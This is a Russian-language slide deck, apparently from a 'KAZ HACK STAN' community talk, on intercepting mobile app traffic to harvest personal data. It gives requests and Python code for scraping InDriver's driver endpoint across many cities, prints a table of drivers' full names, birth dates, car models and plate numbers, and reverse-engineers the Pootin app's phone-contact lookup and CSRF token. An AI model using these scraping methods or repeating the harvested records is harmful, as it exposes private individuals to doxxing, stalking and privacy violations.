Собираем базу водителей InDriver...

Для анализа, нам потребуется apk

1) Скачать, используя онлайн сервисы (apkpure.com, apkcombo.com, apkgk.com, …)


- apk может быть не самой последней версии
- предназначена для другой страны
- вредоносные модификации

2) Установить на телефон через Google Play Market. Экспортировать, с помощью adb


- безопасный, официальный способ
- последняя версия
- для своего региона


Для анализа трафика приложения

1) Эмулятор Android девайса (BlueStacks, Android Studio, …)
2) Прокси (Burp Suite, ZAP proxy, ...)
3) Установить сертификат прокси на эмулятор
4) Установить apk на эмулятор



Основные экраны приложения





Запросы приложения

#	Host	Method	URL
230	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
229	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
228	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
227	https://android.clients.goo...	POST	/auth/devicekey
224	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
223	https://android.clients.goo...	POST	/c2dm/register3
221	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
220	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
219	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
218	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
217	http://indriver.ru	POST	/api/autocomplete?cid=150&locale=en_US
216	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
194	https://graph.facebook.com	POST	/v2.11/566954520118957/activities?access_token=&f
169	http://rtile0.maps.2gis.com	GET	/tiles?x=46106&y=21897&z=16&v=1&layerType=nc
168	http://rtile0.maps.2gis.com	GET	/tiles?x=46106&y=21896&z=16&v=1&layerType=nc
167	http://rtile0.maps.2gis.com	GET	/tiles?x=46989&y=21891&z=16&v=1&layerType=nc
166	http://rtile0.maps.2gis.com	GET	/tiles?x=46989&y=21892&z=16&v=1&layerType=nc
165	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
164	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US

InDriver переодически ищет водителей рядом!

239	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
238	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
237	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
236	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
234	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
233	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
232	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
231	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
230	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
229	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
228	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US

InDriver переодически ищет водителей рядом!

POST /api/getfreedrivers?cid=150&locale=en_US HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x8664) AppleWebKit/537.36 (KHTML like Gecko) Chrome/29.0.1547.65 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Content-Length: 141
Host: indriver.ru
Connection: close
Accept-Encoding: gzip, deflate

phone=XXXXXXXX&token=YYYYYYYYYY&v=2&stream_id=1&source=map&longitude=71.403311491012 57&latitude=51.14208076245961


Ответ на запрос


```
"response": {
    "items": [
      {
        "id": "844894",
        "city_id": "150",
        "username": "Евгений",
        "firstname": "Евгений",
        "lastname": "Шевченко",
        "birthday": "Mon, 19 Apr 1971 00:00:00 +0900",
        "gender": "1",
        "created": "Wed, 01 Apr 2015 18:53:55 +0900",
        "avatarbig": "https://indriver.com/upload/avatar/big/8
        "avatarmedium": "https://indriver.com/upload/avatar/me
        "avatarsmall": "https://indriver.com/upload/avatar/sma
        "phone": "",
        "mode": "driver",
        "carname": "Hyundai",
        "carmodel": "Elantra",
        "carcolor": "brown",
        "cargosnomer": "204",
        "cartype": "passenger",
        "caryear": "2014",
```

KAZ HACK STAN

COMMUNITY

Собираем координаты других городов




```
coords = {
        'Astana':{'lon_min' : 71.39, 'lon_max' : 71.50, 'lat_min' : 51.12, 'lat_max' : 51.17, 'cid':
        'Almaty':{'lon_min' : 76.86, 'lon_max' : 76.95, 'lat_min' : 43.22, 'lat_max' : 43.25, 'cid' :
        'Kokshetau':{'lon_min' : 69.35, 'lon_max' : 69.40, 'lat_min' : 53.26, 'lat_max' : 53.28, 'cid' :
        'Kostanay':{'lon_min' : 63.60, 'lon_max' : 63.64, 'lat_min' : 53.19, 'lat_max' : 53.22, 'cid' :
        'Aktobe':{'lon_min' : 57.16, 'lon_max' : 57.25, 'lat_min' : 50.25, 'lat_max' : 50.30,'cid' :
        'Atyrau':{'lon_min' : 51.88, 'lon_max' : 51.94, 'lat_min' : 47.10, 'lat_max' : 47.13, 'cid' :
        'Aktau':{'lon_min' : 51.12, 'lon_max' : 51.20, 'lat_min' : 43.64, 'lat_max' : 43.68, 'cid' :
        'Kyzylorda': {'lon_min' : 65.44, 'lon_max' : 65.56, 'lat_min' : 44.79, 'lat_max' : 44.88, 'cid' :
        'Taraz': {'lon_min' : 71.32, 'lon_max' : 71.40, 'lat_min' : 42.85, 'lat_max' : 42.91, 'cid' :
        'Shymkent': {'lon_min' : 69.53, 'lon_max' : 69.65, 'lat_min' : 42.29, 'lat_max' : 42.35, 'cid' :
        'Taldykorgan': {'lon_min' : 78.32, 'lon_max' : 78.41, 'lat_min' : 44.98, 'lat_max' : 45.10, 'cid' :
        'Karaganda': {'lon_min' : 73.06, 'lon_max' : 73.15, 'lat_min' : 49.77, 'lat_max' : 49.82, 'cid' :
        'Pavlodar': {'lon_min' : 76.93, 'lon_max' : 76.99, 'lat_min' : 52.25, 'lat_max' : 52.30, 'cid' :
        'Petropavl': {'lon_min' : 69.10, 'lon_max' : 69.16, 'lat_min' : 54.85, 'lat_max' : 54.88, 'ci
        'Semei': {'lon_min' : 80.21, 'lon_max' : 80.28, 'lat_min' : 50.40, 'lat_max' : 50.44, 'cid' :
        'Ustkaman': {'lon_min' : 82.56, 'lon_max' : 82.64, 'lat_min' : 49.94, 'lat_max' : 49.97, 'cid
        'Tashkent': {'lon_min' : 69.20, 'lon_max' : 69.35, 'lat_min' : 41.27, 'lat_max' : 41.34, 'cid
        'Bishkek': {'lon_min' : 74.51, 'lon_max' : 74.65, 'lat_min' : 42.83, 'lat_max' : 42.89, 'cid'
        'Omsk': {'lon_min' : 73.21, 'lon_max' : 73.51, 'lat_min' : 54.90, 'lat_max' : 55.04, 'cid' :
        'Barnaul': {'lon_min' : 83.66, 'lon_max' : 83.80, 'lat_min' : 53.33, 'lat_max' : 53.40, 'cid'
        'Tomsk': {'lon_min' : 84.92, 'lon_max' : 84.92, 'lat_min' : 56.46, 'lat_max' : 56.54, 'cid' :
        'Yakutsk': {'lon_min' : 129.70, 'lon_max' : 129.75, 'lat_min' : 62.00, 'lat_max' : 62.04, 'ci
        'Ekibastuz': {'lon_min' : 75.28, 'lon_max' : 75.35, 'lat_min' : 51.69, 'lat_max' : 51.74, 'ci
        'Balhash': {'lon_min' : 74.95, 'lon_max' : 75.00, 'lat_min' : 46.83, 'lat_max' : 46.85, 'cid'
        'Temirtau': {'lon_min' : 72.92, 'lon_max' : 73.00, 'lat_min' : 50.04, 'lat_max' : 50.06, 'cid
        'Pyatigorsk': {'lon_min' : 43.11, 'lon_max' : 42.99, 'lat_min' : 44.00, 'lat_max' : 44.05, 'c
        'Vladivostok': {'lon_min' : 131.87, 'lon_max' : 131.95, 'lat_min' : 43.11, 'lat_max' : 43.14,
        'Krasnoyarsk': {'lon_min' : 92.80, 'lon_max' : 92.96, 'lat_min' : 55.98, 'lat_max' : 56.02, '
        'Surgut': {'lon_min' : 73.35, 'lon_max' : 73.44, 'lat_min' : 61.23, 'lat_max' : 61.27, 'cid'
        'Tumen': {'lon_min' : 65.47, 'lon_max' : 65.60, 'lat_min' : 57.11, 'lat_max' : 57.17, 'cid' :
        #????? check Perm
        'Perm': {'lon_min' : 57.95, 'lon_max' : 58.00, 'lat_min' : 56.12, 'lat_max' : 56.30, 'cid' :
        'Habarovsk': {'lon_min' : 135.03, 'lon_max' : 135.13, 'lat_min' : 48.45, 'lat_max' : 48.51, 'cid' :
        'Ulan-Ude': {'lon_min' : 107.53, 'lon_max' : 107.70, 'lat_min' : 51.80, 'lat_max' : 51.85, 'cid' :
        }
```


Необходимо уведомлять InDriver перед каждым запросом, по новому городу

```
def change_city(new_cid):

    body = {'phone':'+[redacted]', 'token':'[redacted]',
        'v':'4','stream_id':'[redacted]', 'city_id':new_cid}

    #url_params = {'cid':old_cid, 'locale':'ru'}

    r = requests.post('http://indriver.ru/api/profileedit?cid=150&locale=ru', data = body,
            headers={'Content-Type':'application/x-www-form-urlencoded',
            'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; rv:22.0) Gecko/20100101 Firefox/22.0'})
```


50000
40000
30000
20000
10000
0
Aktau
Ustkaman
Shymkent
Vladivostok
Surgut
Semei
Krasnoyarsk
Taraz
Kyzylorda
Almaty
Kostanay
Tashkent
Taldykorgan
Kokshetau
Ekibastuz
Temirtau
Habarovsk
Bishkek
Barnaul
Astana
Ulan-Ude
Balhash
Petropavl
Tomsk
Tumen
Aktobe
Yakutsk
Omsk
Pavlodar
Atyrau
Karaganda
Perm

Ануарбек	Оспанов	Fri, 29 Jan 1988 00:00:...	Volkswagen	Polo	white	608SZA01	1995
Кушербай	Абельдинов	Sun, 10 Jul 1960 00:00...	Renault	Sandero	red	318WTA01	0
Оразымбет	Сапарбаев	Tue, 19 Feb 1963 00:0...	Toyota	Corolla	black	581WTA	2013
Самат	Нурмагамбет...	Sat, 01 Feb 1986 00:00...	Ford	Focus	green	965UMA01	2014
Марлен	Нугербеков	Sat, 09 Dec 1978 00:0...	Volkswagen	Passat	silver	978	2014
Марат	Даныбаев	Sun, 28 Oct 1973 00:0...	Hyundai	Elantra	burgundy	866 тва 01	2014
Кыдыр	Тайгозин	Tue, 20 Jun 1950 00:0...	Mitsubishi	Lancer	red	Z719ncm	2008
Ербол	Жапанав	Mon, 18 Nov 1985 00:0...	ВАЗ (LADA)	2114	silver	631CCA13	2013
Нурлан	Жусупов	Tue, 28 Feb 1989 00:0...	Volkswagen	Golf	burgundy	924BSA11	1995
Алмат	Маханов	Sat, 26 Nov 1983 00:0...	Skoda	Rapid	black	299HLA01	0
Нургазы	Раманкулов	Mon, 07 Jun 1982 00:0...	Volkswagen	Passat	blue	466AMZ01	1994
Маке	Есиргапов	Thu, 02 Feb 1984 00:0...	Honda	CR-V	gray	994WKA01	2001
Бахыт	Мухамбетов	Mon, 30 Oct 1989 00:0...	Hyundai	Solaris	gray	517	0
Дархан	Серикбай	Sun, 23 Jan 1994 00:0...	Hyundai	Accent	silver	691vxa01	2011
Әділбек	Құламан	Fri, 14 Jan 1983 00:00:...	Hyundai	Accent	white	504WMA01	2013

KAZ HACK STAN
COMMUNITY

Реверс приложения Pootin

Запрос после ввода номера

Request | Response

Raw | Params | Headers | Hex

```
POST /api/v3/contacts/get/full/ HTTP/1.1
Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MTAzMT
csrf-token: 152888909259963684e9c9ad052552f2eaf27c99d3869a
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Host: uniqbank.io
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.8.1

code=AU&number=%2B7775[redacted]&is_update=false
```

Ответ сервера


Request | Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 13 Jun 2018 11:24:53 GMT
Content-Type: application/json
Content-Length: 484
Connection: close
X-Frame-Options: SAMEORIGIN
Vary: Cookie
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: cache-control, content-range, accept, origin, session-id, content-disposition, x-reques
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 600

{"contact_names": [{"id": 57626349, "name": "\u0411\u0430\u0442\u044b\u0440", "visible": true, "like_count": 0, "liked":
"name": "\u0411\u0430\u0442\u0440\u0447\u043a\u0435 ", "authors": [110446], "visible": true, "like_count": 0, "liked": fa
```

То что нас интересует в запросе



AUTH TOKEN

1. Константное значение в каждом запросе
2. Скорее всего, приложение его генерирует, при установке, для каждого отдельного девайса

CSRF TOKEN

1. Всегда новый
2. Надо понять, как он генерится

Что это напоминает?

Request | Response

Raw | Params | Headers | Hex

```
POST /api/v3/contacts/get/full/ HTTP/1.1
Auth-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MTAzMT
csrf-token: 152888909259963684e9c9ad052552f2eaf27c99d3869a
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Host: uniqbank.io
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.8.1

code=AU&number=%2B7775[redacted]&is_update=false
```

Похоже на UNIX timestamp

csrf-token: 1528889092 59963684e9c9ad052552f2eaf27c99d3869a

Возьмем первые 10 цифр и сконвертируем

Timestamp Converter

1528889092

Is equivalent to:

06/13/2018 @ 11:24am (UTC)

2018-06-13T11:24:52+00:00 in ISO 8601

Wed, 13 Jun 2018 11:24:52 +0000 in RFC 822, 1036, 1123, 2822

Wednesday, 13-Jun-18 11:24:52 UTC in RFC 2822

2018-06-13T11:24:52+00:00 in RFC 3339

Если сделать несколько запросов, то можно заметить букву 'a' на конце

Что имеем в итоге?

- Длина всей строки с csrf токеном равна 46
- Первые 10 символов — время запроса
- Последний символ — буква 'a'
- Откуда берутся остальные 35 символов?

csrf-token: 1528889092599636 84e9c9ad052552f2eaf27c99d3869a

Для этого обратимся к исходникам

Скачиваем apk
Декомпилируем, чтобы получить исходный код на Java

www.javadecompilers.com/apk

Decompilers online

Java decompilers

APK decompiler

ApkTool online

Download Jad

Android Apk decompiler


Decompile Apk and Dex Android files to Java

Выберите файл Файл не выбран

Upload and Decompile

G+

Делаем поиск строки 'csrf' по исходникам



AppConstants.INSTANCE.getCsrfToken()

```
269             }
270
271             public final void a(Throwable throwable)
272             {
273             }
274
275
276             e()
277             {
278             }
279         }
280
281         g = apiservice.logout(((String) (obj)), AppConstants.INSTANCE.getCsrfToken()).b((eob)new b(this)).a((eob)c.a).b(eul.b()
282     }
283
